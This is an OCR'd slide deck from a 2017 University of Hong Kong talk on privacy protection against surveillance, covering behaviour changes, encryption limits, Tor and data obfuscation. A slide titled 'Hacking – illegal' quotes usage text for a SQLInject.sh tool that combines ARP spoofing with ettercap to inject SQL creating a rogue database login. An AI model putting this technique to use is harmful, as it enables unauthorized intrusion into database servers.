# Privacy Preserving Technology

## From paper to refrigerator

KP Chow
Center for Information Security and Cryptography
University of Hong Kong

Apr 2017

# Edward Snowden

- When Snowden in Hong Kong met the journalists, he made them put their mobile phones in a refrigerator, why?

To block all signals to and from the phones, to stop someone remotely turn the phones into listening devices

# Surveillance

**The careful watching of a person or place**
**(Cambridge dictionary)**

# Privacy Preserving

- Avoid surveillance
- Block surveillance
- Distort surveillance
- Break surveillance

# Avoid Surveillance

- Many surveillance techniques **appeared** automatically based on what you have and your behavior
  - Alter your behavior to avoid surveillance
- Some surveillance **activated** automatically based on your behavior
  - Avoid activating automatic surveillance system by deliberating not tripping their algorithms


# Alter your behavior

- Pay in cash instead of using credit card
- Don’t tag photos of your family members or friends
- Stop using Google calendar, webmails, iCloud backup
- Leave your mobile phone at home
- Change your driving route to avoid traffic cameras
- Loan a PC instead of using your own PC in some countries

# Avoid activating

- Keep your cash transactions under the threshold over which banks must report the transaction to HKMA
- Do not discuss certain topics in email
- Write messages on paper then send photos of messages using WhatsApps
- Using steganography


Will not work with targeted surveillance




# Consistent Behavior

Avoid change behavior when doing some things you consider secret, should have behavior consistent


# Application of Big Data

Mass surveillance data analysis


# Can we block surveillance?

The agencies can defeat anything you do if you are targeted, while mass surveillance relies on easy access to data.

It is not possible to target everyone now.

# Privacy Enhancing Technologies (PET)

- Help you block mass surveillance, e.g.
  - Browser plug-ins that block sites that track your web serving behavior





# Does encryption solve all problems?

- Do you encrypt your hard drives? Using BitLocker or TrueCrypt?
- Are you using chat messenger with encryption?
- Is your Cloud services support encryption?
- Do you encrypt your email? e.g. PGP
- Are you using “https”?

# Some problems with Encryption

- Many encryption tools are difficult to use
  - Have you ever use PGP email encryption?
- Many of them are not transparent to users

# Some limitations of encryption

- Connection to Gmail is “https” and emails stored in the server is encrypted
  - Who has the key?
- Metadata cannot be encrypted, e.g.
  - Sender and receiver of emails
  - Mobile phone can encrypt your voice communications, your dialed phone no. is not encrypted

Commonly used technique: traffics analysis

# Misconception of encryption


- Encryption doesn't protect your computer while in use
  - When the encrypted data is in use in a PC, it exists in plain form
  - If your PC is in hibernation mode, …
  - If your PC is hacked, …
  - If you have the encryption key stored in the PC, …
  - If …



# Protect your communication

From high-tech to low-tech

# The Onion Router (TOR)

- Protect your anonymity when browsing the web
  - against web sites tracking
  - against traffic analysis
- Easy to use with TORbrowser



# Something simple

- Turn location service off on your mobile phone when you don't need it
- Try to understand which apps access your data
- Not posting identifying details on public sites, e.g. your registration information with this seminar


2017/4/6

PCPD.org.hk

香港個人資料私隱專員公署
Privacy Commissioner for Personal Data, Hong Kong

保障、尊重個人資料
Protect, Respect Personal Data

"Big Data, Artificial Intelligence and Privacy" Seminar

*(Closing date for application: 19 April 2017)*

The emergence of big data and the evolving artificial intelligence promote efficiency and create opportunities to the community at large, includi commercial sectors, but at the same time pose challenges to personal data privacy. The speakers will share some recent applications of big d telligence, look into the challenges and privacy risks associated with these innovative technologies, and explore the possible solutions.

| | |
|---|---|
| **Date** | 26 April 2017 (Wednesday) |
| **Time** | 3:00 pm to 5:00 pm |
| **Venue** | ~~Multi-function Hall I~~<br>~~25/F, The Hong Kong Federation of Youth Groups Building~~<br>~~21 Pak Fuk Road, North Point, Hong Kong (Exit C of Quarry Bay MTR Station)~~<br>Auditorium, 1/F, Duke of Windsor Social Service Building<br>15 Hennessy Road, Wanchai, Hong Kong |
| **Language** | English |

# Low Tech Approach

- Put a sticker over the PC's camera
- Leave the return address off an envelop
- Say **no** when asked to provide personal information
- Stop subscribing to those "loyalty" programs offered by the shop


Of course, you can always wear a mask

# Today's topic
# Big Data

Data mining and data analysis


# Data Mining

- Everyone will mine your behavior, e.g. e-commerce shop
- Can you do anything?

**Distort surveillance or “obfuscation”**

# Distort Surveillance Some simple tasks

- Delete cookies when you close the browser, and e-commerce sites will be difficult to *track* you
- Using your friends “loyalty” program numbers when you go shopping
- Wear improper shoe to fool the “gait” recognition systems





Computer Forensics Research Group

# Data Mining using "Big Data"

## Distortion relies on "Big Number"


# Big Number




- Everyone using postcards by default, the few who used envelopes would be suspect
  - Everyone using envelops, those who really need the privacy of envelope don't stand out
- Everyone using TOR, those who really need TOR will not stand out!

# What is data analysis?

- A signal-to-noise problem
- Remove noise from data to find the signal
- Add “random” noise makes the analysis harder




**Good data analysts are smart**

# What is “random” noise?

- No answer is not “random noise”
- When asked for your address and phone number, you can
  - Give your real address and phone no.
  - Don’t give anything
  - Give someone else address and phone no., e.g. 12/F, 248 Queen’s Road East



香港個人資料私隱專員公署
Office of the Privacy Commissioner for Personal Data, Hong Kong

# Deceiving??

- Some agencies use the mobile phones to track the targets
- The target can use the mobile phone to deceive, e.g. leave it at home

Computer Forensics Research Group

# Can you break surveillance?

**Depends on how skillful you are.**
**May not be legal.**


# Hacking – illegal

- Disable Internet surveillance system, if you know they exist
- Delete or poison surveillance database

```
Usage: ./SQLInject.sh -o [original SQL query] -i [new SQL query] -s [MSSQL Server IP]
-c [SQL Client IP]

Example: ./SQLInject.sh -o "SELECT * from Products WHERE ProductID=1;" -i "CREATE L
OGIN hacker WITH PASSWORD="password01";" -s 10.0.1.20 -c 10.0.1.100

This script creates an ettercap filter that will identify a SQL string
and replace it with a new string. The script will then compile the filter
and run ettercap with the filter loaded. Ettercap will perform an ARP
spoofing attack against the specified IP addresses automatically. All you
have to do is sit back and wait for the original query to be submitted.

 --help
     Show this message.
 -o
     Specify the original SQL string to be replaced.
 -i
     Specify the new SQL string to be injected. This string must not
     longer than the original query string.
 -s
     Specify the MSSQL server IP for ARP poison attack. May also use gateway IP
 -c
     Specify the SQL cient IP for ARP poison attack.
 -f
     Specify the output filename for the ettercap filter.
 -p
     Optional. Specifiy the MSSQL traffic port. Defaults to 1433.
```

# Any legal approaches?

- Enter random information in web forms
- Search for random things on Google to avoid being profiled




# There is no free lunch

**Balance between what you need to give out vs. what they offer you**

# Conclusion 结论

- 互联网 + 大数据
  Internet + Big Data

**You should protect your own …**

# 谢谢
# Thank You